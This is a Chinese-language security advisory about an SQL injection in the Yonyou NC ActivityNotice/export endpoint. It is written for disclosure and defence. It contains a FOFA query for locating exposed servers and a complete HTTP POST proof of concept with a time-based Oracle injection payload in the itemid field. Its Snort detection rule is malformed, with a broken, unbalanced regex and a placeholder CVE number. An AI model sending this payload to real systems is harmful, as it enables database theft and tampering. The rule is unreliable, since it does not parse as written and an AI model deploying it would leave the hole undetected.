

用友NC-ActivityNotice-export-sql注入

用友NC-ActivityNotice-export-sql注入，攻击者通过恶意SQL语句绕过验证，窃取、篡改或删除数据库敏感数据，甚至获取服务器控制权限，导致数据泄露、业务瘫痪或进一步渗透内网。

影响版本

用友NC

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: app="用友-UFIDA-NC"

POC/EXP:

```
POST /portal/pt/ActivityNotice/export?pageId=login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.66 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=255CAD868C61636AFF6029E1356C6AFF.ncServer;
JSESSIONID=55DEB927A6B17337DC1D14CB52C50B19.ncServer
Content-Type: application/x-www-form-urlencoded

itemid=1' AND 1=dbms_pipe.receive_message('RDS', 5)--
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Yonyou NC - SQL Injection in ActivityNotice/export (CVE-2023-XXXX)";
  flow:to_server,established;
  content:"POST"; http_method;
  content:"/portal/pt/ActivityNotice/export"; http_uri;
  content:"pageId=login"; http_uri;
  pcre:"/(itemid=[^&]*('|\%27).*)?";
  (dbms_pipe\.receive_message|sleep|benchmark|select\s+\d+\s+from|union\s+select)|
  (\%27|\')[\s\S]*?-\-)/i";
  metadata:service http;
  metadata:affected_product "用友NC";
  metadata:vulnerability_type "SQL Injection";
  metadata:severity "critical";
  reference:cve,CVE-2023-XXXX;
  reference:url,www.yonyou.com/security/notice;
  classtype:sql-injection;
  sid:1000183;
  rev:3;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。